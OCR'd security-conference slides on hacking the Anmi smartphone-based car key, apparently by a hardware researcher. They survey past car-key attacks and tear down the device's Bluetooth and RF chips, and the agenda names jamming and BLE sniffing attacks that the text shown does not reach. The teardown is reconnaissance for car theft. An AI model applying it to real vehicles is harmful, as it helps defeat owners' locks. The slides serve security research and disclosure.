GRAND THEFT AUTO DIGITAL KEY HACKING

@Kevin2600
@MonkeyKing

#Whoami

. Kevin2600

. Wireless and Embedded systems hacking

. Security Researcher @Ingeek Security Consulting

INGEEK 银基 让安全更简单

Agenda:

. Introuction -- Keyfobs 101

. Structure & Functions -- Anmi-Key

. Analysis & Attack vectors -- Anmi-Key

- . A0 -- Physical Access
- . A1 -- RF Jamming Attack
- . A2 -- Key-Sharing Analysis
- . A3 -- BTLE Sniffing & Decryption

Introuction

Car-Keyfobs

. Mechanical Key Entry

. Remote Key Entry (Infrared; Fixed; Rolling)

. Passive Key Entry (Transponder RFID)

. Digital Key Entry (Mobile phone as Key)

New Trend ?

How the Tesla Model 3 Works without a Key or a Fob

SEPTEMBER 13, 2017 AT 2:18 PM BY JORDAN GOLSON

There's an App For That: Volvo to Begin Selling Cars Without Physical Keys in 2017

FEBRUARY 19, 2016 AT 10:09 AM BY ALEXANDER STOKLOSA

SHARE TWEET

What Hacked ?

. RKE KeeLoq algorithm cracked (2008)

. Passive Keyless entry Keyfob Relay attack (2012)

. Gone in 60 seconds -- Hijacking with Hitag2 (2012)

. Samy's Rolljam -- Drive it like you hacked it (2015)

. BMW ConnectedDrive -- Telematics hacked (2015)

. Mitsubishi Outlander WIFI Hacked -- PenTestPartners (2016)

. 14 vulnerabilities found in BMW connected cars -- KeenLab (2018)

New trend New hack - 2015

. Dieter Spaar discovered BMW ConnectedDrive that allowed him to remotely open the vehicle's lock

. Simulated a mobile network in a test environment with OpenBSC

. After triggered by a decrypted SMS message. The vehicle sent a simple HTTP GET request to the server, in order to retrieve unlock command

http://tiny.cc/bmwconnectedrive

New trend New hack - 2016

. Mitsubishi Outlander PHEV Top Selling hybrid SUV. Control of the car by WiFi access point

. Unique SSID (REMOTEnnaaaa) Easy to locate on wigle.net. The Wi-Fi PSK is too short to crack

.Controlling protocols are reverse engineered. Turn on/off Air-condition; Heating; Lights and Alarm !!!

http://tiny.cc/pentestpartners-Outlander

Structure & Functions -- Anmi

Digital Car key -- Anmi

安米智能钥匙 小米战略投资

爱车升级，秒变顶配

手机车钥匙 / 无钥匙进入 / 无钥匙启动 / 远程分发钥匙

不拆车不破线 / 安全可靠

Features

: Keyless Entrance System

: Keyless Engine Start/Stop

: Bluetooth Low Energy 4.0

: Auto Lock/Unlock Function

: Mobile as Key (Android; Iphone)

: Remote Keys Sharing (20 Users)

Components

Key-Pairing

Download APP from Anmi-key

Key Duplicating


Anmi-Key assemble


Activate the Anmi-Key


Unlock the car with Anmi-APP

Registering Anmi-Key to the Car


Car-Models


中国联通
21:06
67%
选择车型
M
马自达
Q
起亚
奇瑞
R
日产
S
斯柯达
X
雪铁龙
雪佛兰
现代
B
C
D
F
G
H
J
K
M
Q
R
S
X



中国联通
21:06
67%
选择车型
D
F
丰田
福特
G
广汽传祺
H
哈弗
J
江淮
K
凯迪拉克
M
马自达
B
C
D
F
G
H
J
K
M
Q
R
S
X



中国联通
21:06
67%
选择车型
B
标致
别克
本田
比亚迪
宝骏
C
长安
D
大众
F
丰田
B
C
D
F
G
H
J
K
M
Q
R
S
X

Internal 1



Internal 2







Internal 3

- BTLE-Module (CC2640) to communicate with mobile APP through 2.4ghz

- RF-Module(NXP-61X0915) Emits unlock/lock cmd to the vehicle. RF-module vary from different car models

- BTLE-Module (SYD8801) sensor. 2.4GHz BTLE SOC 32-bit ARM Cortex-M0. Functionality unknown ?





Secure | https://fccid.io/CMIIT-ID-2017DP1872


Apps ChipWhisperer


CMIIT ID 2017DP1872

Application Number:	2017-1872
Approval Number:	CMIIT-ID-2017DP1872
Alphanumeric Authorization Number:	CMIITID2017DP1872
Approval Prefix:	CMIIT ID
Manufacturer:	ArcelorMittal Wuhan Technology Co., Ltd.
Device Name:	Bluetooth devices
Equipment Type:	SK10
Frequency Range:	2400-2483.5MHz

Mystery Sensor ?







Mystery Sensor ?

2.3 Pin Assignment and Signal Description





Figure 2. Pin Configuration




RF-Module

Oscillator: 13.560Mhz


Math:

13.560MHz / 8000 = 1695hz

